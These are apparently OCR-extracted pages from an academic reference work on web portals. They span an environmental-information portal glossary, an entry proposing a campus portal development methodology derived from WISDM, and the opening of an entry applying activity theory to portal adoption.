Following commissioning of the EIN, the expenditure required mainly consists of the administration of metadata and integration of new information offers. For this, the EIN makes available an interface to the user, via which proposals can be made for the integration of further contents and information on modifications of existing sites can be transmitted.

Closer co-operation with the environmental portal PortalU, the upcoming successor of gein®, and an intensified common use of components are aimed at.

KEY TERMS

Content Management System (CMS): A computer software system for organizing and facilitating the collaborative creation of documents and other contents. In this article, a content management system is a Web application used for managing Web sites, Web contents, and metadata.

Environmental Informatics: Research and systems development focusing on environmental sciences in terms of the creation, collection, storage, processing, modeling, interpretation, display, and dissemination of data and information.

Environmental Information: Information on the state of the elements of the environment, such as air, water, soil, land, biological diversity, genetically modified organisms, and the interaction among these elements; factors, such as substances, energy, noise, radiation or waste, emissions, discharges, and other releases into the environment; measures concerning or affecting the environment; reports on the implementation of environmental legislation; and the state of human health and safety.

Full-Text Search: The search engine examines all words in every document stored as it tries to match search words supplied by the user. The most common approach to full-text search is to generate a complete index or concordance for all searchable documents. For each word an entry is made, which lists the exact position of every occurrence of it within the database of documents. From such a list, it is relatively simple to retrieve all the documents that match a query, without having to scan each document.

Keyword Search: Keywords are words that relate to a particular topic. They need not necessarily occur in the full text of a document. Keywords may be provided as meta information within the document or can be created additionally by editorial staff or an automatic keyword generator. Given or generated keywords are stored in a database and can be searched for by the user.

Ontology: In computer science, an ontology is a data model and a form of knowledge representation that represents a domain of the outside world and is used to map the objects in that domain and the relations between them.

Semantic Web: An extension of the current Web in which information is given well-defined meaning, better enabling computers and people to work in cooperation.

Web Portal: Sites on the World Wide Web that typically provide personalized capabilities to their visitors. They are designed to use distributed applications, different numbers and types of middleware and hardware to provide services from a number of different sources.

Accommodating End-Users' Online Activities with a Campus Portal

Tharitpong Fuangvut
Dhurakij Pundit University, Thailand

Helen Hasan
University of Wollongong, Australia

INTRODUCTION

A major objective of this article is to propose a framework for development of a campus portal accommodating the end-users' online activities, especially students who are normally considered as a major group of users for the campus portal. By summarising between the literature review in the domain of traditional information systems development methodology and Web-based information systems development methodology and the findings of the research, an appropriate model can finally be concluded and recommended, and is presented in this article. Although this article can be considered as a standalone article, it is recommended that the reader read the article entitled "The Need for a Comprehensive Methodology for Campus Portal Development." Additionally, the complete version of this research can also be obtained from the digital thesis section of the University of Wollongong Library (http://www.library.uow.edu.au).

BACKGROUND ON THE FINDINGS

The results substantiated the claim made in the literature review of the portal technologies that the design and implementation of the personalisation and customisation functionalities could be a substantial factor that determines the appropriate approach to the development of the campus portal.

Based on the case study, the usage pattern of student's online activities presents a clear picture of the design, development, and implementation issues of the personalisation and customisation functionality of a campus portal. On the other hand, some conflicts between the vision of the development team and the usage pattern of the students were detected which, may lead to the misunderstandings on the major concepts of the campus portal development.

In the design of the empirical study, there are three confounding variables (gender, student category, and educational level) that could influence the usage pattern of the student's online activities when using the survey questionnaire as an instrument.

A SELECTION OF THE DEVELOPMENT METHODOLOGY FOR A CAMPUS PORTAL

This research places its emphasis on the methodology for in-house development of a campus portal. The research approach will start by analysing the available information systems and Web development methodologies to find those existing development methodologies that are appropriate to the development of the campus portal. The traditional development methodologies which were studied in this research are system development life cycle (SDLC), structured systems analysis and design method (SSADM), Jackson system development (JSD), soft system methodology (SSM), effective technical and human implementation of computer-based systems (ETHICS), and multiview. Additionally, many studied Web-based information systems development methodologies are relationship management methodology (RMM), object-oriented hypertext design method (OOHDM), Web information systems development methodology (WISDM), Web site design method (WSDM), Internet commerce development methodology (ICDM), Lowe-Hall's hypermedia and Web engineering approach, Takahashi-Liang's Web-based information systems analysis and design, Howcroft-Carroll's methodology for Web development, and intranet design methodology (IDM).

Criteria for the Selection

Adapting the criteria of Murugesan, Deshpande, Hansen, and Ginige (1999) to the campus portal development, the selection of the development methodology should match the following criteria, taking into account the special characteristics of campus portals.

Multidimensionality

Previous research shows that factors influential in major failures of development projects are lack of commitment in top management and inadequate user involvement (Keil, Cule, Lyytinen, & Schmidt, 1998; Wallace & Keil, 2004). To satisfy user needs, a system must be developed accordingly and fulfil the requirement of the users (Standing, 2002). Campus portal users are composed of many groups of stakeholders that require different needs and may have a direct or indirect relationship to each other (Pressman, 2005). Each group also performs different activities to facilitate and achieve their objectives. The development methodology, therefore, should consider the development of a campus portal with a user focus from the multiple views of stakeholders.

Flexibility

Inflexibility in the development methodology inevitably leads to problems (Avison & Fitzgerald, 2002, 2003a). A campus portal is a complex project, integrated with many Web-based information systems and other online services. Consequently, the development methodology should be flexible enough to allow the developers to adjust methods, tools, and techniques, as well as the process of the development to suit the local situation.

Supporting Critical Characteristics of the Campus Portal

As shown in the earlier phases of this research, the development methodology has to support the functions of personalisation and customisation, which have been mentioned previously as critical characteristics that define a third or fourth generation of campus portal. In the field of human-computer interaction (HCI), however, good usability is widely accepted as a critical component for Web sites and Web applications (Vidgen, 2002; Vidgen, Avison, Wood, & Wood-Harper, 2002). The development methodology for a campus portal should also consider usability as an additional critical characteristic.

Comparison of Existing Development Methodologies

Avison and Fitzgerald (2003a, pp. 555-572) provide a framework for comparing methodologies in the final article of their book. They mentioned that "comparing methodologies is a very difficult task, and the results of any such work are likely to be criticised on many counts. There are as many views as there are writers on methodologies. The views of analysts do not necessarily coincide with users, and those views are often at variance with those of the methodology authors" (Avison & Fitzgerald, 2003a, pp. 555-572).

They also mention that a number of additional elements might be appended to the framework in order to compare methodologies for a particular purpose. As most traditional information systems methodologies have been referred to by Avison and Fitzgerald (2003a), this research will also adopt their approach in order to explain the traditional development methodologies. This will be extended to Web development methodologies in this research.

Because of the wide range of differences between the traditional information systems development methodologies and Web-based development methodologies, Avison and Fitzgerald (2003a), point out that this research will customise and use only some elements of their framework for comparing development methodologies against the campus portal's criteria, as described in the previous section. This comparison will concentrate on positive aspects, rather than on the disadvantages or pitfalls of all possible development methodologies in order to select and justify the most appropriate development methodology for the campus portal, based on the defined criteria.

Philosophy

The general philosophy of all information systems and Web development methodologies is to improve the areas of development in each respective world. An in-depth philosophy of each development methodology, however, varies and depends on many factors such as paradigm, objectives, domains, and targets (Avison & Fitzgerald, 2003a).

Paradigm

Among the traditional information systems development methodologies, SSM, ETHICS, and Multiview2 are categorised into system paradigms and SDLC, SSADM, and JSD belong to the science paradigm. The reason is that SSM, ETHICS, and Multiview2 provide a perspective for both technical and social perspectives, whereas the others emphasize the technical perspective of the information systems development.

Although Multiview2 is claimed as a framework by the authors of the development methodology (Avison & Fitzgerald, 2003a; Avison, Wood-Harper, Vidgen, & Wood, 1998), there is much confusion in specifying the exact type of Multiview2, because it can be referred to as an approach, a methodology, a framework, or metaphor (Zhu, 2002). This research views Multiview2 comparable as a development methodology for developing an information systems.

Among Web-based system development methodologies, only WISDM and ICDM can be categorised into a system paradigm, whereas RMM, OOHDM, WSDM, Lowe-Hall's Approach, Takahashi-Liang's method, Howcroft-Carroll's methodology, and IDM belong to the science paradigm.

Objective

Among the traditional information systems development methodologies, SDLC, SSADM, JSD, and Multiview2 can be categorised as the development methodology for building the system. However, there is not a clear and distinct answer regarding whether or not SSM and ETHICS can be viewed as improving the system, because the processes recommended in the development methodologies also can be considered as a category for building the system, which was proposed in different a approach. Multiview2 framework and JSD, however, does not cover all stages found in SDLC and SSADM. More information on the scope of the development methodology will be further discussed in a later section.

Among Web-based system development methodologies, all development methodologies, that is, RMM, OOHDM, WSDM, Lowe-Hall's Approach, Takahashi-Liang's method, Howcroft-Carroll's methodology, IDM, WISDM, and ICDM, are considered as building the system category.

Domain

Among the traditional information systems development methodologies, SSM is more unique than other methodologies. Regarding the comments made by Avison and Fitzgerald (2003a), SSM can be categorised as the methodology for planning, organisation, and strategy type, where as SDLC, SSADM, JSD, and ETHICS can be classified as specific problem-solving methodologies because they specify a particular problem. In addition to the methodology for planning, organisation, and strategy, Mutiview2 framework can also be identified in this group because it focuses on a wider aspect of problem-solving in both the technical issue and organisation.

Among Web-based system development methodologies, RMM, OOHDM, WSDM, Lowe-Hall's Approach, Takahashi-Liang's method, Howcroft-Carroll's methodology, and IDM are categorised as specific problem-solving methodologies. In contrast, WISDM and ICDM are more than problem-solving methodologies because they provide a planning procedure from both organisation and technical perspectives. However, ICDM pays little attention to explaining the details of the user interface design, although they are concerned that it is a very important part of the development of a Web-based system, whereas WISDM identifies the user interface (human-computer interface) as a designing stage.

Target

It is a very difficult task to identify the various targets of the development methodology because most methodologies claim to be used for a general purpose (Avison & Fitzgerald, 2003a). Avison and Fitzgerald (2003a) mentioned that the size of an organisation, which methodology addresses is an important aspect for comparison. This research will additionally focus on the size of the project to increase the dimension of the comparison of the methodologies.

Among the traditional information systems development methodologies, most methodologies can handle from small to large size projects because they are designed to support large organisations that have a capability to afford the development and implementation cost of an information system in a booming period of computer-based information systems. Multiview2 is a framework that was just being introduced to the information systems area in the late 1990s, which the size of most organisations where information systems development is still being active are small and medium enterprises. This makes Multiview2 designed to support small organisations (Avison & Fitzgerald, 2003a).

Previously, most hypermedia development methodologies, that is, RMM and OOHDM, could be adopted for supporting small to medium sized Web projects. Recently, the authors of these methodologies claimed that they could support the large and complex projects because the methodologies have been enhanced. Additionally, WISDM and ICDM can be adopted to use in medium and large projects regardless of the multiple perspectives that allow developers to understand the situation of the project, people, and organisation. However, the approach to the WISDM and ICDM view is quite different when compared to the majority of the development methodologies, which only focus on system building.

Scope

In the framework of Avison and Fitzgerald (2003a), there are a number of stages which are taken from the conventional set of the development life cycle. There are strategy, feasibility, analysis, logical design, physical design, programming, testing, implementation, evaluation, and maintenance.

The purpose of displaying Table 1 is to provide an overview for the focus area of the methodologies. Dark grey represents the main emphasis area of the methodology, and light grey represents the attempting area, which was mentioned in the methodology but somehow may not be fully explained. This approach is uncomplicated to understand because most current developers are already familiar with the steps of the life cycle approach. In contrast, it may misrepresent some methodologies which are not designed to follow the traditional structure of the life cycle system (Avison & Fitzgerald, 2003a).

Filtering the Development Methodologies through the Criteria

Multidimensionality

As it was previously discussed, most traditional information systems and Web-based development methodologies

IDM										

*Note: * These methodologies are summarised by Avison and Fitzgerald (2003a)*

view problems as a one dimensional perspective, which attempts to solve the specific problems. On the other hand, SSM, Multiview2, WISDM, and ICDM address not only the technical perspective, but also include some wider aspects on the organisation and people perspective (Linden & Cybulski, 2004).

Flexibility

Although some methodologies, such as IDM and ICDM, provide a feedback loop that allow the developers to go back to the previous stages. It, however, allows to go back to only a certain stage of the development.

Multiview2 and WISDM are different to other methodologies in this term because there are no step-by-step stages to be followed. This makes these methodologies more flexible than the others. However, it might not be suitable for inexperienced developers, who may need a procedure of the development to follow.

In addition to flexibility, Takahashi-Liang's methodology recommends some tools, namely, WebArchitect and PilotBoat, which are rarely recognised by developers. This approach drives a methodology to its limits.

Supporting Critical Characteristics of the Campus Portal

The personalisation and customisation, together with the user interface issue, were identified as major critical characteristics of a campus portal. The methodology needs to support these characteristics in order to develop an effective and efficient campus portal.

One critical missing component of most traditional development methodologies is the user interface issue, which is critical to Web-based system development. The literature shows that most methodologies were designed for traditional information systems development, which has already been recognised here to be different from that of Web-based systems, particularly in the area of usability. Most traditional development methodologies therefore do not fully support the interactive themes and characteristics of a Web-based system (Howcroft & Carroll, 2000; Powell, Jones, & Cutts, 1998).

On the other hand, the user-interface issue is a major focus of many Web-based development methodologies. Summarised from the literature, there are three major themes of Web-based development that can be identified: Web site, Web application, and Web information systems.

Some methodologies such as RMM and OOHDM originated from hypermedia development, in particular RMM and OOHDM were enhanced to more accurately support the development of a Web-based system (see Isakowitz, Kamis, & Koufaris, 1998; Isakowitz, Stohr, & Balasubramanian, 1995).

Regarding these themes, it can be summarised that RMM, OOHDM, WSDM, Lowe-Hall's Approach, Takahashi-Liang's Method, Howcroft-Carroll's Methodology, and IDM are more appropriate to Web site development, whereas WISDM and ICDM are more suitable for Web application and Web information systems development.

SELECTED DEVELOPMENT METHODOLOGY FOR CAMPUS PORTAL PROJECTS

It can be concluded from the discussion and analysis above that there are no supporting models that clearly focus on personalisation and customisation, which are the most critical and unique characteristics of the campus portal. Undoubtedly, most traditional development methodologies were developed before the Internet became popular. However, most Web development methodologies focused on the personalisation and customisation issues, except perhaps OOHDM, which talks about the personalisation issue (see Rossi, Schwabe, & Guimaraes, 2001).

It is deduced from the analysis here that most traditional information systems development methodologies fail to address critical aspects of Web-based system development, especially user interface issues, whereas most Web-based development methodologies, including OOHDM, fail to address the aspects of the organisation and people issues in order to develop effective complex Web applications and Web information systems for the organisation. Although the method of OODHM for handling the personalisation issue is deemed useful, OODHM is more appropriate to the development of Web-based applications than Web-based information systems that need to integrate the multiple dimensions of the organisation and people issues.

Based on this analysis, it appears that the most appropriate methodologies for the development of a campus portal are: Multiview2, WISDM, and ICDM. All of these methodologies have the potential to be adapted and adopted for the development of a campus portal. However, none of these development methodologies offers the ability for inclusion at the design stage, or the functionality of personalisation and customisation.

In the case of the development in a campus portal project, a stage for the design of the personalisation and customisation characteristics needs to be appended into the development methodology. This highlights to all members of the development team that they need to critically consider the issue of personalisation and customisation throughout the development, and include this functionality in the basic design of the portal. Moreover, they need to make sure that at the implemented level the personalisation and customisation continues to support the current usage pattern of the end-users' online activities throughout the life of the portal.

In summary, a major contribution of this research is the recommendation that a suitable campus portal development methodology be based on Multiview2, ICDM, and WISDM. An overview of each is as follows:

- Although a Multiview2 framework is a new methodology which offers great flexibility to the information systems development, it, however, does not address well the user interface issues that are a critical component of the Web-based information systems and campus portal.
- ICDM provides multiple perspectives to Web-based development; however, a weak stance on user interface design is found in this methodology. Additionally, its step-by-step approach makes it somewhat inflexible for experienced developers.
- WISDM (see Figure 2) presents a clear consideration of user interface issues because the user interface issue under the heading "human-computer interface" is presented as a major component of the methodology. Additionally, the methodology adopts the Multiview2 style of framework (see Figure 1), which does not offer a step-by-step approach to the process of development and so is more flexible than the other methodologies. However, experienced developers are needed in order to manage and develop the Web-based information systems using this methodology because of this.

In this important section of the article, the result of the selection process for the proposed development methodology particularly suitable for the campus portal projects has been presented, discussed, and justified. Through the comparison between traditional information systems and Web-based system development methodologies and by applying criteria identified as particularly appropriate to the characteristics of campus portals, it has been concluded that WISDM is the most appropriate methodology that can be developed into the methodology for the campus portal. However, a modification of WISDM is needed in order to support the critical criteria of the campus portal, as will be shown in the following section.

A PROPOSED DEVELOPMENT METHODOLOGY FOR CAMPUS PORTAL

Using the findings and critical analysis of the research, WISDM was selected as the basic framework, and extended

Figure 1. Multiview2 (Avison et al., 1998)



Figure 2. WISDM (Vidgen et al., 2002)



Figure 3. A campus portal development methodology (CPDM) (Adapted from Vidgen, 2002; Vidgen et al., 2002; and Avison et al., 1998)



with the concepts of personalisation and customisation, which have been incorporated within the design element of the framework to create the specialised campus portal Development Methodology (CPDM) (as shown in Figure 3). WISDM, created by Vidgen (2002) and Vidgen et al. (2002) was itself extended from the Multiview2 framework by Avison et al. (1998). Although this may seem to be a minor change to the WISDM framework, it is interpreted and asserted from the results of this study that consideration of personalisation and customisation issues is critical to the development of a campus portal in the same way Human-Computer Interaction is.

With the CPDM, the development team should be able to develop a campus portal that suits the particular concepts and critical characteristics of campus portals. As can be noticed from the CPDM shown in Figure 3, the Personalisation and Customisation Design element is recommended as separated from that of Human-Computer Interaction, which focuses on the design of the user interface. In addition, the CPDM has changed slightly; the name of this element, from human-computer interface to human-computer interaction (HCI), which provides a broader perspective in terms of the users' activities. This is in line with the findings of the case study.

In this approach, the CPDM framework should be able to direct the development team to perform these compulsory design stages. They should thereby be able to eliminate the problems that were revealed in the case study regarding the vision of the development team on the campus portal.

FUTURE RESEARCH DIRECTIONS

As previously mentioned, there are many areas related to development methodology research (Nunamaker Jr., Chen & Purdin, 1991, Wynekoop & Russo, 1997), and so future research on this topic can be extended in many directions. Firstly, the CPDM definitely needs further testing, validating, and refinement before it can be of significant benefit to development teams and academic researchers. Action research may be implemented for testing the CPDM in an actual situation as it is commonly used to develop and test development methodologies (see Avison & Wood-Harper, 1986; Avison & Wood-Harper, 1990; Avison et al., 1996; Vidgen, 2002; Vidgen et al. 2002). Secondly, the study on the other groups of end-users in other countries is suggested in order to validate and make the results more reliable. Thirdly, the end-users' satisfaction and performance after the adoption of the CPDM would also be a very interesting area of study.

It is hoped that the significant contributions of this research to the relevant body of knowledge will benefit other information systems and system development researchers and, most importantly, the practitioners.

KEY TERMS

Campus Portal Development Methodology: A framework or systematic approach that allows a group of development team to be able to anticipate and follow an appropriate development structured pathway to optimise the construction of the computer-based information systems which may be based on Internet-based computer system and architecture. However, the major focus is to have more concentration on the personalisation and customisation.

Information System Development Methodology: A framework or systematic approach that allows a group of development teams to be able to anticipate and follow an appropriate development structured pathway to optimise the construction of the computer-based information systems which may be based on traditional computer system and architecture.

Web-Based Information System Development Methodology: A framework or systematic approach that allows a group of development teams to be able to anticipate and follow an appropriate development structured pathway to optimise the construction of the computer-based information systems which may be based on Internet-based computer system and architecture.

Adoption of Portals Using Activity Theory

Lorna Uden

INTRODUCTION

An obvious goal of a Web site today is to dynamically acquire content and make it available. A portal is a group of services provided electronically, through the Web, to a set of users. The items that are typically included in the portals consist of business intelligence, content and document management, enterprise resource planning systems, data warehouses, data-management applications, search and retrieval, and any other application. The ultimate portal provides the Holy Grail for organizational knowledge, true data aggregation and information integration coupled with knowledge worker collaboration (Roberts-Witt, 1999). A portal is the next evolutionary step in the use of Web browsers.

There are different forms of portals ranging from simple to complex. Beginning with the simplest form of a portal, defined as "an information gateway that often includes a search engine plus additional organization and content," to more sophisticated forms of portals (McCallum, Nigam, Rennie, & Seymore, 2000). Sophisticated examples include Yahoo and Alta Vista, (examples of horizontal portals) or high level university campus portals such as described in Eisler (2000) as examples of vertical portals. The services provided in a portal also vary widely with the purpose of it. Typically, services are personalization, member registration, e-mail and discussion boards, search engine, organization and indexing of content from internal and/or external sources. To use a portal, a user has to register in it and provide a name and password each time he/she uses it. This allows the system to personalize the services and contents to the specific user. The portal constitutes a single point of entry and a single logon to the services provided.

BACKGROUND: ADVANTAGES OF PORTALS

A modern business environment is complex and expensive, which has motivated many companies to invest in enterprise portals as a mechanism by which they can manage their information in a cohesive and structured fashion. Portals offer many advantages over other software applications. They provide a single point of access for employees, partners, and customers to various types of (structured and unstructured) information, making an important contribution to enabling enterprise knowledge management. Intranet portals also provide business intelligence and collaborative tools. They promise to create significant and sustainable competitive advantages for early adopters.

Adoption

Portals provide users with a personalized window into the enterprise. They offer users access to relevant content and applications. Because of this, it is obvious that the portal evolution will continue. What factors influence the adoption of portals? In order to study adoption, it is necessary that we talk about diffusion. Diffusion is the means by which an innovation is communicated through certain channels over time among the members of a social system (Rodgers, 1995).

In our example, the content is portal diffusion, the innovation is portal, and the social system is the group of perspective users of portals in an organization. Adoption must be made before diffusion can occur. For study of the diffusion of portals in an organization, the organization first has to make a decision on the adoption of the innovation. In our example, this is the portal. Information about the innovation is then collected. This information then leads to the formation of perceptions about the innovation. A decision is then made whether to adopt or reject the innovation.

Mere adoption of technology does not provide the expected benefits until sustained diffusion is achieved (Quaddus & Xu, 2005). End users must infuse, routinise, and implement the innovation into their daily tasks (Saga & Zmud, 1994). The diffusion process starts from adoption of a technology and continues through various stages of infusion, routinisation, and adaptation until the technology becomes obsolete (Quaddus & Xu, 2005). Several factors influencing the diffusion of an innovation have been identified by researchers (Ajzen & Fishbein, 1980; Davis, 1986; Norton & Bass, 1987). These authors suggest that external factors affect the perceptions of an innovation, which in turn impacts the diffusion of that innovation (Quaddus & Xu, 2005).


It is our belief that several factors affect the adoption of portals. These include motivation of adoption; things that would encourage people to use the portal; barriers to accessing the portal; experience; culture; accessibility. Perceived benefits are education and training; goals and budgets. These factors can be grouped into three categories: cost, user interface, context, and development. Although cost is an important factor that influences the adoption of portals, we believe that other factors would be the determining factors that influence its adoption.

The current design of Web portals is mainly focused on the general technical aspects of World Wide Web Consortium (W3C) <http://www.w3.org>; on Web technologies and the different proprietary approaches taken up (and even promoted) by the different IT and publishing software vendors, like Adobe and Microsoft (see http://www.adobe.com/ and http://www.microsoft.com). Both the standardization and vendor-based solutions mostly ignore the aspects of HCI and usability of the portals in building up different technical "windows" to online information. Although some designers applied some HCI principles to their designs, these applications often failed to meet users' needs. The reason is that traditional approaches to HCI design have limitations (Uden & Willis, 2000). These limitations include treating the human agents as passive elements, not autonomous agents that can regulate and coordinate their behaviour. It treats the actual use of the system as a short-term process. That is, it ignores the development process of the use of the application. Another problem is that design is often restricted to artificial laboratory conditions instead of actual practices. The design is not in context. There is consensus among researchers that the cognitive approach to HCI fails to take account of the social, organisational, and cultural context in relation to the goals, plan, and values of the user, or in the context of development. It is our belief that activity theory, the social cultural historical theory, provides us with the design and study of the adoption of portals. This chapter describes how activity theory can be affectively used in the design and study of the adoption of portals in society.

A BRIEF REVIEW OF ACTIVITY THEORY

Activity theory was originated by Vygotsky (1978) in the former Soviet Union as a cultural psychology. It focuses on understanding human activity and work practices. Activity theory incorporates the notions of intentionality, mediation, history, collaboration, and development (Nardi, 1996). The unit of analysis is the entire activity. An activity consists of a subject and an object, mediated by a tool. A subject can be an individual or a group engaged in an activity. An activity is undertaken by a subject using tools to achieve an object (objective), thus transforming it into an outcome (Kuutti, 1996). Tools can be physical such as a hammer or psychological such as language, culture or ways of thinking. Computers are considered as special kinds of tools (mediating tools) (Kaptelinin 1996). An object can be a material thing, less tangible (a plan), or totally intangible (a common idea), as long as it can be shared by the activity participants (Kuutti, 1996). Activity theory also includes collective activity, community, rules, and division of labour that denote the situated social context within which collective activities are carried out. Community is made up of a number of people sharing the same object with the subject. Rules regulate actions and interactions with an activity. Division of labour informs how tasks are divided horizontally between community members. It also refers to any vertical division of power and status. Figure 1 shows Engeström's model (1987) of an activity system.

Figure 1. Basic structure of an activity



Just as artefacts or tools mediate the relationship between subject and object, rules mediate the relationship between subject and community. Similarly, division of labour mediates between community and object. Activity theory is often associated with three-level schemes describing the hierarchical structure of activity. Each activity is conducted through actions of an individual, directed towards an object (McGrath & Uden, 2000). An action is a single task with a goal performed to achieve a self-contained, preconceived result relevant to the overall activity. Actions are performed by a sequence of operations. Operations are the work functions or routines, with each action determined by the actual conditions and contexts of the action during its performance.

Because activities are not static, but more like nodes crossing hierarchies and networks, they are influenced by other activities and other changes in the environment. External influences change some elements of activities, causing imbalances between them (Kuutti, 1996). Contradictions are the terms given to misfits within elements, between them, between different activities or different developmental phases of the same activity. They manifest themselves as problems, ruptures, breakdowns, clashes and so forth. Activities are virtually always in the process of working through contradictions that subsequently facilitate change.

The concept of contradiction is important in activity theory. According to Engeström (1987), any activity system has four levels of contradictions that must be attended to in analysis of a working situation. Level 1 is the primary contradiction. It is the contradiction found within a single node of an activity. This contradiction emerges from tension between use value and exchange value. It permeates every single corner of the triangle and is the basic source of instability and development (Engeström, 1987). Primary contradiction can be understood in terms of breakdowns between actions or sets of actions that realise the activity. Secondary contradictions are those that occur between the constituent nodes. For example, between the skills of the subject and the tool he/she is using, or between rules and tools. Tertiary contradiction arises between an existing activity and what is described as a more advanced form of that activity. This may be found when an activity is remodelled to take account of new motives or ways of working. Quaternary contradictions are contradictions between the central activity and the neighbouring activities, for example, instrument-producing, subject-producing, and rule-producing activities.

Benefits of Activity Theory for HCI Design and Studying of Adoption

Firstly, there are several benefits of using activity theory for designing usable interfaces for portals. Among these is that activity theory:

- offers an approach to conceptualise relationship between individuals, communities, technologies, and activities;
- models expertise as an active, collective phenomenon, and in the importance it ascribes to collective learning; and
- provides the understanding of context, in which computer supported activities take place during design and evaluation.

The author concurs with Engeström (1999) that activity theory offers benefits for the analysis of innovative learning at work (Engeström, 1999). The benefits include:

- Activity theory is deeply contextual and oriented at understanding historically specific local practices, their objects, mediating artefacts, and social organisation (Cole & Engeström, 1993).
- Activity theory is a developmental theory that seeks to explain and influence qualitative changes in human practices over time.
